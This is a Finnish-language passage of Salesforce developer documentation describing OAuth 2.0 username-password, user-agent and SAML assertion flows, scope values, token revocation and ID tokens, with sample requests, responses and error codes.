- `rate_limit_exceeded` — ylitettyjen kirjautumisyritysten määrä

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth 2.0 -käyttäjä/salasana-kulku

Käyttäjänimi/salasana-todennuskulku voidaan käyttää todentamiseen, kun kuluttajalla on jo käyttäjän valtuutukset.



Varoitus: Tämä OAuth-todennuskulku sisältää käyttäjien valtuutusten siirtämistä edestakaisin. Käytä tätä todennuskulku vain tarvittaessa. Päivitysvaltuutta ei myönnetä.

Alla on käyttäjänimi/salasana-todennuksen kulun vaiheet. Lisätietoja kustakin vaiheesta on alla:

1. Kuluttaja käyttää loppukäyttäjän käyttäjänimeä ja salasanaa [pyytäkseen käyttöoikeusvaltuutta](#) (istuntotunnusta).
2. Kun pyyntö on vahvistettu, Salesforce [lähettää vastauksen](#) asiakkaalle.

Kun kuluttaja on saanut käyttöoikeusvaltuuden, hän voi [käyttää käyttöoikeusvaltuutta](#) käyttäkseen Salesforce-tietoja loppukäyttäjän puolesta.

Käyttövaltuuden pyytäminen

Kuluttaja voi käyttää loppukäyttäjän käyttäjänimeä ja salasanaa pyytäkseen käyttöoikeusvaltuutta, jota voidaan käyttää istuntotunnuksena. Tämä kulku ei tue vaikutusalueiden sisällyttämistä pyyntöön eikä tästä kulusta palautettu käyttöoikeusvaltuus saa vaikutusalueita.

Kuluttajan tulisi tehdä kaistan ulkopuolinen POST-pyyntö valtuuden päätepisteeseen seuraavilla parametreilla:

- `grant_type` — Arvon täytyy olla tälle kululle `password`
- `client_id` — Kuluttajan avain yhdistetyn sovelluksen määritelmästä.
- `client_secret` — Kuluttajan salaisuus yhdistetyn sovelluksen määritelmästä.
- `username` — Loppukäyttäjän käyttäjänimi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- `password` — Loppukäyttäjän salasana.



Note: Kun käytät käyttäjänimi-salasana-kulkua API:ssa, muista luoda käyttäjänimi ja salasana -kirjautumisruutuun kenttä, johon käyttäjät voivat syöttää käyttöoikeusvaltuutensa. Suojaustunnus on automaattisesti luotava avaintunnus, joka on lisättävä salasanan loppuun, jotta Salesforceen voidaan kirjautua muusta kuin luotetusta verkosta. Sinun täytyy yhdistää heidän salasanansa ja käyttöoikeusvaltuutensa, kun hyväksyt todennuspyyntöä.

- `format` — Oletettu palautusformaatti. Tämä parametri on valinnainen. Oletusarvo on `json`. Arvot ovat:
 - `urlencoded`
 - `json`
 - `xml`

Alla on esimerkki kaistan ulkopuolisen POST:in rungosta:

```
grant_type=password&client_id=3MVG91KcPoNINVBIPJjdwlJ9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDICQjKlmdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Lähetä vastaus

Kun pyyntö on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. Vastauksen runko sisältää seuraavat parametrit:

- `access_token` — Salesforce-istuntotunnus, jota voidaan käyttää Web-palvelujen API:n kanssa.
- `token_type` — Arvo on `Kantaja` kaikille vastauksille, jotka sisältävät käyttöoikeusvaltuuden.
- `instance_url` — URL, joka osoittaa käyttäjän organisaation instanssin. Esimerkki:
`https://omaInstanssi.salesforce.com/`.
- `id` — Tunnus-URL-osoite, jota voidaan käyttää käyttäjän tunnistamiseen ja käyttäjän lisätietojen noutamiseen. Lisätietoja on kohdassa [Tunnus-URL-osoitteet](#) sivulla 220.
- `signature` — Base64-koodattu HMAC-SHA256-allekirjoitus, joka on allekirjoitettu kuluttajan suojausavaimella, joka sisältää liitetyn tunnuksen ja `issued_at`. Tätä allekirjoitusta voidaan käyttää vahvistamaan, että tunnus-URL-osoitetta ei ole muokattu sen jälkeen, kun palvelin lähetti sen.
- `issued_at` — Allekirjoituksen luontiaika.



Note: Vastauksen mukaan ei lähetetä päivitysvaltuutta.

Alla on esimerkki vastauksesta:

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448832702", "instance_url": "https://yourInstance.salesforce.com/",
  "signature": "0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=", "access_token":
  "00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
  9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs", "token_type": "Bearer" }
```

Jos tämän vaiheen aikana ilmenee ongelmia, vastaus sisältää virheviestin seuraavilla osilla:

- `error` — Virhekoodi
- `error_description` — Virheen yksityiskohtainen kuvaus.
 - `unsupported_response_type` — ei-tuettu vastaustyyppi
 - `invalid_client_id` — virheellinen asiakkaan tunnistus
 - `invalid_request` — HTTPS vaaditaan
 - `invalid_request` — HTTP POST vaaditaan

- `invalid_request` — vaikutusalueen parametria ei tueta
- `invalid_client_credentials` — virheellinen asiakkaan salaisuus
- `invalid_grant` — todennusvirhe (esimerkiksi käyttäjää ei ole tai salasana on väärä)
- `invalid_grant` — IP-rajoitetut tai virheelliset kirjautumisajat
- `inactive_user` — käyttäjä ei ole aktiivinen
- `inactive_org` — organisaatio on lukittu, suljettu tai jäädytetty
- `rate_limit_exceeded` — ylitettyjen kirjautumisten määrä

Alla on esimerkki palautetusta virheestä:

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth 2.0 -käyttäjäagentin kulku

Käyttäjäagentin todennuskulku on käyttäjien laitteilla sijaitsevien asiakasovellusten (kuluttajien) käytössä. Tämä voidaan toteuttaa selaimessa käyttämällä ohjelmointikieltä, kuten JavaScript, tai mobiililaitteesta tai työpöytäsovelluksesta. Nämä kuluttajat eivät voi pitää asiakkaan tietoja luottamuksellisina. Kuluttajan todentaminen perustuu käyttäjäagentin sama alkuperä -käytäntöön.

Toisin kuin muut todennuskulut, asiakasovellus vastaanottaa käyttöoikeusvaltuuden HTTP-uudelleenohjauksen muodossa. Asiakasovellus pyytää todennuspalvelinta uudelleenohjaamaan käyttäjäagentin toiselle web-palvelimelle tai paikalliseen, käyttäjäagentin käytettävissä olevaan resurssiin, joka voi hakea käyttöoikeusvaltuuden vastauksesta ja siirtää sen asiakasovellukselle. Huomaa, että valtuusvastaus tarjotaan URL-osoitteen risuaita (#) -osana. Tämä tarjoaa suojausta ja estää valtuuden siirtämisen palvelimelle ja muille viiteylätunnisteiden palvelimille.

Tämä käyttäjäagentin todennuskulku ei käytä asiakkaan salaisuutta, koska asiakkaan ohjelmat sijaitsevat loppukäyttäjän tietokoneella tai laitteella, mikä tekee asiakkaan salaisuudesta alttiin hyväksikäytölle.



Varoitus: Koska käyttöoikeusvaltuus on koodattu uudelleenohjaus-URI-osoitteeseen, se saattaa näkyä loppukäyttäjille ja tietokoneella tai laitteella sijaitseville sovelluksille.

Jos käytät todentamiseen JavaScriptiä, kutsu `window.location.replace()`; callbackin poistamiseksi selainhistoriasta.

Alla on kuvaukset yksittäisistä vaiheista.

1. Asiakasovellus ohjaa käyttäjän Salesforceen todentamaan ja valtuuttamaan sovelluksen.
2. Käyttäjän täytyy aina hyväksyä käyttöoikeus tälle valtuutuskululle. Kun käyttöoikeus on hyväksytty, sovellus vastaanottaa callbackin Salesforcesta.

Kun kuluttaja on saanut käyttövaltuuden, hän voi [käyttää käyttövaltuutta](#) käyttääkseen Salesforce-tietoja loppukäyttäjän puolesta ja [päivitysvaltuutta](#) hankkiakseen uuden käyttövaltuuden, jos se vanhenee jostain syystä.

Käyttäjäagentin kulku ei tue kaistan ulkopuolisia viestejä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJÄOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Ohjaa käyttäjä Salesforceen hankkimaan käyttövaltuus

Jotta asiakassovellus saisi käyttäjältä valtuuden käyttää Salesforce-tietoja käyttäjän puolesta, se ohjaa käyttäjän valtuutusvälittimeen seuraavilla parametreilla:

- `response_type`—Arvo voi olla `token`, tai `token id_token`, jonka toiminta-alueparametri on `openid` ja parametri on `nonce` tälle kulle. Jos määrittelet parametrin `token id_token`, Salesforce palauttaa vastauksena ID-valtuuden. Katso lisätietoa osiosta [ID-valtuuden saaminen ja varmentaminen](#) sivulla 219.
- `client_id` — Kuluttajan avain yhdistetyn sovelluksen määritelmästä.
- `redirect_uri` — URI, jota käytetään käyttäjän uudelleenohjaukseen hyväksynnän jälkeen. Tämän täytyy vastata tarkalleen jotakin yhdistetyn sovelluksen määrittysten `Callback-URL`-kentän arvoa. Arvon tulee olla URL-koodattu.
- `state` — Mikä tahansa tila, jonka kuluttaja haluaa palauttaa hyväksynnän jälkeen ja callbackin aikana. Tämä parametri on valinnainen.
- `scope` — `scope`-parametrin avulla voit hienosäätää mihin asiakassovelluksella on käyttöoikeus Salesforce-organisaatiossa. Katso kohdasta [Alueparametriarvot](#) sivulla 216 pätevät parametrit.
- `display` — Muuttaa kirjautumissivun ulkoasua. Tämä parametri on valinnainen. Ainoat Salesforceen tukevat arvot ovat:
 - `page` — Koko sivun todennusnäyttö. Tämä on oletusarvo, jos arvoa ei ole määritetty.
 - `popup` — Kompakti valintaikkuna, joka on tarkoitettu modernien web-selainten ponnahdusikkunaksi.
 - `touch` — Mobiililaitteille optimoitu valintaikkuna, joka on suunniteltu moderneille älypuhelimille, kuten Android ja iPhone.
- `login_hint`—Anna kelvollinen käyttäjänimi arvo tälle parametrille saadaksesi käyttäjänimen kirjautumissivulle. Esimerkki: `login_hint=username@company.com`. Jos käyttäjällä on jo aktiivinen selainistunto, `login_hint` parametri ei tee mitään, vaan aktiivinen käyttäjäistunto jatkuu.
- `nonce`—Vaaditaan `openid` toiminta-alueen kanssa, käyttäjä-ID -varmenteen saamiseksi. Arvo palautetaan vastauksena ja se on käytännöllinen "toisto" -hyökkäysten havaitsemisessa.
- `prompt` — Määrittää miten valtuutuspalvelin kehottaa käyttäjää todennuksen ja hyväksymisen toistamiseksi. Tämä parametri on valinnainen. Salesforceen tukemat arvot ovat:
 - `login` — Valtuutuspalvelimen *täytyy* kehottaa käyttäjää todentamaan uudelleen, jolloin käyttäjän täytyy kirjautua sisään uudelleen.
 - `consent` — Valtuutuspalvelimen *täytyy* kehottaa käyttäjää hyväksymään uudelleen ennen kuin tietoja palautetaan asiakkaalle.
 - `select_account` — Jos olemassa, suorita jokin seuraavista toiminnoista.
 - Jos vihjeitä on käytettävissä 0 tai 1 ja käyttäjä on kirjautunut sisään, näytä hyväksymissivu pyytämättä häntä kirjautumaan sisään.
 - Jos vihjeitä on käytettävissä 0 tai 1 ja käyttäjä ei ole kirjautunut sisään, pyydä häntä kirjautumaan sisään.
 - Jos vihjeitä on käytettävissä enemmän kuin 1, näytä tilin valitsin.

Se voi välittää `login`- ja `consent`-arvot pilkulla erotettuna ja vaatia käyttäjää kirjautumaan sisään ja valtuuttamaan itsensä uudelleen. Esimerkki:

```
?prompt=login%20consent
```

Alla on esimerkki URL-osoitteesta, johon käyttäjä uudelleenohjataan:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG91KcPoNINVBIPJjdwlJ9LLJbP_pqwoJYyuisjQhr_LlurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

Käyttäjä hyväksyy käyttöoikeuden ja asiakas vastaanottaa callbackin Salesforcesta

Jos käyttäjä ei ole kirjautunut Salesforceen, häntä pyydetään tekemään niin. Tämän jälkeen Salesforce näyttää hyväksymissivun ja pyytää käyttäjää hyväksymään sovelluksen käyttöoikeuden. Jos käyttäjä hyväksyy käyttöoikeuden, hänet siirretään kohdassa `redirect_uri` määritettyyn URI:iin. Risuaitamerkin (#) jälkeen on seuraavat arvot. Tämä ei ole pyyntömerkkijono.

- `access_token` — Salesforce-istuntotunnus, jota voidaan käyttää Web-palvelujen API:n kanssa.
- `token_type` — Arvo on `Kantaja` kaikille vastauksille, jotka sisältävät käyttöoikeusvaltuuden.
- `id_token` — Salesforce-arvo, joka on [OpenID Connect-määritelmien mukainen](#). Tämä palautetaan vain jos `response_type` on `token id_token`, missä toimialueparametri on `openid` ja `nonce` parametri.
- `refresh_token` — Valtuus, jota voidaan käyttää myöhemmin [uusien käyttöoikeusvaltuuksien](#) (istuntojen) hankkimiseen. **Tämä arvo on salaisuus. Kohtele sitä käyttäjän salasanan tavoin ja suojaa se asianmukaisin keinoin.**



Note: Käyttäjäagentin kulun päivitysvaltuus myönnetään ainoastaan jos pysyt `scope=refresh_token` ja jos yksi seuraavista tilanteista on totta:

- Uudelleenohjaus-URL käyttää mukautettua protokollaa.
- Uudelleenohjaus-URL on tarkalleen `https://login.salesforce.com/services/oauth2/success` tai sandboxissa `https://test.salesforce.com/services/oauth2/success`.

- `instance_url` — URL, joka osoittaa käyttäjän organisaation instanssin. Esimerkki: `https://omaInstanssi.salesforce.com/`.
- `id` — Tunnus-URL-osoite, jota voidaan käyttää käyttäjän tunnistamiseen ja käyttäjän lisätietojen noutamiseen. Lisätietoja on kohdassa [Tunnus-URL-osoitteet](#) sivulla 220.
- `sfdc_community_url` — Jos käyttäjä on Salesforce-yhteisön jäsen, yhteisön URL tarjotaan.
- `sfdc_community_id` — Jos käyttäjä on Salesforce-yhteisön jäsen, käyttäjän yhteisön tunnus tarjotaan.
- `signature` — Base64-koodattu HMAC-SHA256-allekirjoitus, joka on allekirjoitettu kuluttajan suojausavaimella, joka sisältää liitetyn tunnuksen ja `issued_at`. Tätä allekirjoitusta voidaan käyttää vahvistamaan, että tunnus-URL-osoitetta ei ole muokattu sen jälkeen, kun palvelin lähetti sen.
- `issued_at` — Allekirjoituksen luontiaika.

Alla on esimerkki palvelimen callbackista. Huomaa, että vastaus on risuaitamerkin takana eikä HTTP-pyyntöparametreinä:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21AR8AQBM8J_xr9kLqmZIRyQxZgLCm4HVi41aGtW0qW3JCzf5xdTGGGSovim8FfJkZEqxjbaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVtildPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPcDozqhe43KRcli9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Jos käyttäjä hylkää käyttöoikeuden tai tämän vaiheen aikana ilmenee virhe, käyttäjä uudelleenohjataan kohtaan `redirect_uri` ja URI:ssa on virhekoodin ja virheen kuvaus risuaitamerkin (#) jälkeen. Tämä ei ole pyyntömerkkijono.

- `error` — Virhekoodi
- `error_description` — Virheen yksityiskohtainen kuvaus.
 - `unsupported_response_type` — ei-tuettu vastaustyyppi
 - `invalid_client_id` — virheellinen asiakkaan tunnistus
 - `invalid_request` — HTTPS vaaditaan
 - `invalid_request` — HTTP GET vaaditaan

- `invalid_request` — kaistan ulkopuolista ei tueta
- `access_denied` — loppukäyttäjä hylkäsi todentamisen
- `redirect_uri_missing` — `redirect_uri` ei ole määritetty
- `redirect_uri_mismatch` — `redirect_uri` ei vastaa yhdistetyn sovelluksen objektia
- `immediate_unsuccessful` — välittömästi virheellinen
- `invalid_grant` — virheelliset käyttäjän valtuutukset
- `invalid_grant` — IP-rajoitetut tai virheelliset kirjautumisajat
- `inactive_user` — käyttäjä ei ole aktiivinen
- `inactive_org` — organisaatio on lukittu, suljettu tai jäädytetty
- `rate_limit_exceeded` — ylitettyjen kirjautumisten määrä
- `invalid_scope` — pyydetty alue ei kelpaa, on tuntematon tai väärän mallinen
- `state` — Hyväksyntävaiheeseen siirretty tila. Tätä arvoa ei sisällytetä, jos `state`-parametri ei sisällynyt alkuperäiseen kyselymerkkijonoon.

Alla on esimerkki virheen uudelleenohjaus-URL:sta:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

SAML-vahvistuksen kulku

SAML-vahvistuskulku on vaihtoehto organisaatioille, jotka käyttävät tällä hetkellä SAML:ia Salesforceen käyttöön ja jotka haluavat käyttää Web Services API:a samalla tavalla. SAML-vahvistuskulkua voidaan käyttää vain yhden organisaation sisällä. Sinun ei tarvitse luoda yhdistettyä sovellusta tämän vahvistuskulun käyttämiseksi. Asiakkaat voivat käyttää tätä vahvistuskulkua liittyäkseen API-rajapintaan SAML-vahvistuksen avulla, samalla tavalla kuin ne liittyvät Salesforceen Web-kertakirjautumista varten.

 **Note:** SAML-vahvistuskulkua ei tueta yhteisöille.

Alla on tämän kulun yleiset vaiheet. Monet näistä vaiheista kuvataan alla yksityiskohtaisesti.

1. [Määritä SAML](#) sivulla 214 organisaatiollesi. Sinun täytyy käyttää SAML-versiota 2.0.
2. [Vaihda SAML-vahvistus käyttöoikeusvaltuuteen.](#)
3. Salesforce [lähettää vastauksen](#).
4. Käytä JSON-jäsentäjää vastauksen käsittelyyn ja `access_token`-valtuuden purkamiseen.

SAML:n määrittäminen OAuthille

Määritä organisaatiosi käyttämään SAML:ia noudattamalla ohjeita aiheesta SAML-asetusten määrittäminen kertakirjautumista varten. Kun olet määrittänyt SAML:in, voit käyttää samaa määrittystä Web- ja API-liitännälle.

Kun olet määrittänyt SAML:in organisaatiollesi, sinulle tarjotaan kaksi URL-osoitetta:

- `Salesforce.com:in` kirjautumis-URL — Käytä tätä URL-osoitetta, kun suoritat Web-kertakirjautumista.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- OAuth 2.0 -valtuuden päätepiste — Käytä tätä URL-osoitetta, kun vaihdat SAML-vahvistuksen API:n kanssa käytettävään käyttöoikeusvaltuuteen.

Kun luot valtuuden päätepisteen kanssa käytettäviä SAML-vahvistuksia, vahvistuksen vastaanotto-URL saattaa olla OAuth 2.0 -valtuuden päätepiste tai Salesforce.com:in kirjautumis-URL.

Vaihda SAML-vahvistus käyttöoikeusvaltuuteen

Jotta SAML-vahvistus voidaan vaihtaa käyttöoikeusvaltuuteen, asiakkaasi täytyy saada tai luoda käypä SAML-vastaus ja POST-lähetää se valtuuden päätepisteeseen. Asiakas määrittää tämän vastauksen hankintametodin. Kun asiakkaalla on käypä vastaus, se lähettää seuraavat parametrit:

- grant_type — Arvon täytyy olla tälle kululle assertion
- assertion — Base-64-koodattu ja sitten URL-koodattu SAML-vastaus, jota käytettäisiin tavallisesti Web-kertakirjautumiselle
- assertion_type — Täytyy olla urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser, URL-koodattu
- format — Oletettu palautusformaatti. Tämä parametri on valinnainen. Oletusarvo on json. Arvot ovat:
 - urlencoded
 - json
 - xml

Alla on esimerkki kaistan ulkopuolisen POST:in rungosta, joka tehtiin osoitteeseen

`https://login.salesforce.com/services/oauth2/token:`

```
grant_type=assertion&assertion_type=urn%3Aaasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&assertion=PD94bWwgdMvYc2lrbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbw. . .
```

Salesforce-palvelin lähettää vastauksen

Kun SAML-vastaus on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. Vastauksen runko sisältää seuraavat parametrit:

- access_token — Salesforce-istuntotunnus, jota voidaan käyttää Web-palvelujen API:n kanssa.
- token_type—Arvo on Kantaja kaikille vastauksille, jotka sisältävät käyttöoikeusvaltuuden.
- id — Tunnus-URL-osoite, jota voidaan käyttää käyttäjän tunnistamiseen ja käyttäjän lisätietojen noutamiseen. Lisätietoja on kohdassa [Tunnus-URL-osoitteet](#) sivulla 220.

Alla on esimerkki Salesforceen vastauksesta:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com", "access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNjtPOwdb7u5rKfq9NldfAKoQjd", "token_type":"Bearer"}
```

Jos tämän vaiheen aikana ilmenee virhe, vastaus sisältää virheviestin seuraavilla osilla:

- error — Virhekoodi
- error_description — Virheen yksityiskohtainen kuvaus.
 - unsupported_response_type — ei-tuettu vastaustyyppi
 - invalid_request — HTTPS vaaditaan
 - invalid_request — HTTP POST vaaditaan
 - invalid_assertion_type — määritettyä vahvistustyyppiä ei tueta

- `invalid_grant` — Virheellinen valtuutuskoodi (varmistaa, että asiakassovellus lähettää URL-koodatut `assertion`- ja `assertion_type`-arvot)
- `invalid_grant` — IP-rajoitetut tai virheelliset kirjautumisajat
- `inactive_user` — käyttäjä ei ole aktiivinen
- `inactive_org` — organisaatio on lukittu, suljettu tai jäädynetty
- `rate_limit_exceeded` — ylitettyjen kirjautumisten määrä
- `error_uri` — Linkki SAML-vahvistuksen tarkistajaan, joka sisältää lisätietoja virheestä. Tämä palautetaan vain, kun Salesforce voi jäsentää vahvistuksen.

Alla on esimerkki virheestä:

```
{
  "error_uri": "https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
  "error": "invalid_grant",
  "error_description": "invalid assertion"
}
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

Alueen parametrit

`scope`-parametrin avulla voit hienosäätää mihin asiakassovelluksella on käyttöoikeus Salesforce-organisaatiossa. Kelvolliset `scope`-arvot ovat:

Arvo	Kuvaus
<code>api</code>	Sallii pääsyn nykyiselle sisään kirjautuneelle käyttäjätalille käyttämällä API:a, kuten REST API tai Bulk API. Tähän sisältyy myös <code>chatter_api</code> , joka sallii Chatter REST API -resurssien käytön.
<code>chatter_api</code>	Sallii pääsyn vain Chatter REST API -resursseihin.
<code>custom_permissions</code>	Myöntää pääsyn yhdistettyyn sovellukseen liitetyn organisaation mukautettuihin käyttöoikeuksiin ja näyttää, onko nykyisellä käyttäjällä kyseiset käyttöoikeudet käytössä.
<code>full</code>	Sallii pääsyn kaikkiin tietoihin, jotka ovat sisäänkirjautuneen käyttäjän käytettävissä. <code>full</code> ei palauta päivitysvaltuutta. Sinun täytyy erikseen pyytää <code>refresh_token</code> -vaikutusalueita hakemaan päivitysvaltuus.
<code>id</code>	Sallii pääsyn henkilöllisyys-URL-palveluun. Voit pyytää <code>profiilia</code> , sähköpostiosoitetta, osoitetta, tai puhelinnumeroa, yksittäin saadaksesi samat tulokset kuin käyttäen <code>id</code> :tä. Ne ovat kaikki vastaavia keskenään.
<code>openid</code>	Antaa käyttöoikeudet nykyisen sisään kirjautuneen käyttäjän yksilölliseen tunnisteeseen OpenID -sovelluksissa. OpenID vaikutusalueita voidaan käyttää OAuth 2.0 käyttäjä-agentti kulussa ja OAuth 2.0 Web palvelimen tunnistuskulussa, joka palauttaa allekirjoitetun ID-varmenteen vahvistaen OpenID Yhteysmäärittelyt käyttöoikeusvaltuutuksen lisäksi.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Arvo	Kuvaus
<code>refresh_token</code>	Sallii tunnuksen päivittämisen palautettavaksi, jos olet oikeutettu sen vastaanottamiseen. Tämä mahdollistaa sovelluksen vuorovaikutuksen käyttäjätietojen kanssa käyttäjän ollessa yhteydettömässä tilassa, ja tämä on samaa tarkoittava kuin <code>offline_access</code> .
<code>Visualforce</code>	Sallii pääsyn Visualforce-sivuille.
<code>web</code>	Tarjoaa mahdollisuuden käyttää <code>access_token</code> -valtuutta verkossa. Tähän sisältyy myös <code>visualforce</code> , joka sallii Visualforce-sivujen käytön.

Kaikkiin vaikutusalueisiin sisältyy automaattisesti `id`, joten riippumatta käyttämästäsi `scope`-arvoista, sinulla on aina käyttöoikeus henkilöllisyys-URL-osoitteisiin.

Kun käyttäjä hyväksyy sovelluksia, vaikutusalueen arvo tallennetaan päivitysvaltuutena.

Jos käyttäjä esimerkiksi hyväksyy sovelluksen, jonka vaikutusalue on `id`, luodussa päivitysvaltuudessa on `scope=id`. Jos käyttäjä sitten hyväksyy toisen sovelluksen, jolla on eri vaikutusalue (esimerkiksi `api`), luodussa päivitysvaltuudessa on `scope=api`.

Sekä JSON- että SAML bearer -valtuuspyynnöt hakevat kaikkien aikaisempien päivitysvaltuuksien vaikutusalueet ja yhdistävät ne.

Yllä olevan esimerkin tuloksena syntyvässä käyttöoikeusvaltuudessa olisi `scope=id%20api`.

Alla on esimerkki pyynnöstä, jonka `scope`-parametri on määritetty arvoihin `api`, `id` ja `web`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20web
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

[ID-varmenteen saaminen ja vahvistaminen](#)

OAuth-tunnusten kumoaminen

Kun käyttäjät pyytävät tietoaan ulkoisen sovelluksen sisältä (kuluttajan sivulta), heidät todennetaan. Voit kumota heidän käyttöoikeusvaltuutensa tai päivitysvaltuutensa ja kaikki asiaan liittyvät valtuudet käyttämällä kumoamista. Kehittäjät voivat käyttää tätä ominaisuutta määrittäessään sovelluksensa uloskirjautumispainiketta.

Tunnusten kumoaminen

Voit kumota OAuth 2.0 -tunnuksia käyttämällä kumoamisen pääte pistettä:

```
https://login.salesforce.com/services/oauth2/revoke
```

Muodosta seuraavat parametrit sisältävä POST-pyyntö käyttämällä muotoa `application/x-www-form-urlencoded` HTTP-pyyntöön rungossa. Esimerkki:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded
```

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

```
token=currenttoken
```

Jos käyttöoikeustunnus on sisällytetty, me mitätöimme sen ja kumoamme tunnuksen. Jos päivitetty tunnus on sisällytetty, me kumoamme myös sen sekä kaikki asiaan liittyvät pääsytunnukset.

Valtuutuspalvelin ilmaisee pyynnön käsittelyn onnistumisen palauttamalla HTTP-tilakoodin 200. Kaikista virhetiloista käytetään tilakoodia 400 yhdessä jonkin seuraavista virhevastauksista kanssa.

- `unsupported_token_type` – ei-tuettu tunnustyyppi
- `invalid_token` – virheellinen tunnus

Käytä sandboxille osoitetta `test.salesforce.com` osoitteen `login.salesforce.com` sijasta.

GET-tuki

Me tuemme myös GET-pyyntöjä, joilla on kyselymerkkijonoparametri `token` ja nykyinen tunnus. Jos pääsytunnus on sisällytetty, me mitätöimme sen ja kumoamme tunnuksen. Jos päivitetty tunnus on sisällytetty, me kumoamme myös sen sekä kaikki asiaan liittyvät pääsytunnukset. Esimerkki:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

Valtuutuspalvelin ilmaisee pyynnön käsittelyn onnistumisen palauttamalla HTTP-tilakoodin 200. Kaikista virhetiloista käytetään tilakoodia 400.

JSONP-tuki

Kumoamisen päätepiste hyväksyy myös GET-pyyntöt lisäpalautuksen kutsuparametrilla ja palauttaa vastauksen sisältötyypillä `application/javascript`. Esimerkki:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

Jos pyyntö onnistuu, takaisinkutsu lähetetään JavaScript-toimintoon, joka on asetettu GET-pyyntöön takaisinkutsuparametrissa:

```
myCallback({});
```

Jos pyyntö ei onnistu, takaisinkutsu lähetetään virhekoodilla:

```
myCallback({"error":"invalid_token"});
```

KATSO MYÖS:

[Käyttövaltuuden käyttäminen](#)

Käyttövaltuuden käyttäminen

Kun OAuth-versiota 2.0 käyttävä kuluttaja on saanut käyttövaltuuden, valtuuksien käyttömetodi riippuu käytettävästä API:ista.

- Käytä REST API:lle HTTP-vahvistusotsikkoa seuraavassa muodossa `Authorization: Bearer Access_Token`.
- SOAP API:ssa käyttövaltuus asetetaan SessionHeader SOAP -todennuksen ylätunnisteseen.
- Käytä tunnus-URL:lle joko HTTP-valtuutuksen ylätunnistetta (samalla tavalla kuin REST API) tai käytä HTTP-parametrinä `oauth_token`.

ID-varmenteen saaminen ja vahvistaminen

Salesforce voi vastata OAuth-pyyntöön tunnusvaltuudella, joka on [OpenID Connect -määritysten](#) mukainen. Sekä OAuth 2.0 käyttäjäagentin kulku ja OAuth 2.0 Webpalvelimen kulku voi pyytää allekirjoitettua ID-varmennetta pyynnön vaikutusalueen parametri sisältää `openid`:n. Palautettava varmenne on JSON Web Token (JWT).

- Käyttäjäagentin todennuskulun on sisällettävä `response_type` -parametrin, jonka arvo on varmenne `id_token`, `openid` alue, ja `nonce` parametri.
- Webpalvelimen todennuskulun on sisällettävä `response_type` parametrin, jonka arvo on `code` ja `openid` alueen. `Nonce` -parametri on valinnainen webpalvelimen todennuskulussa.

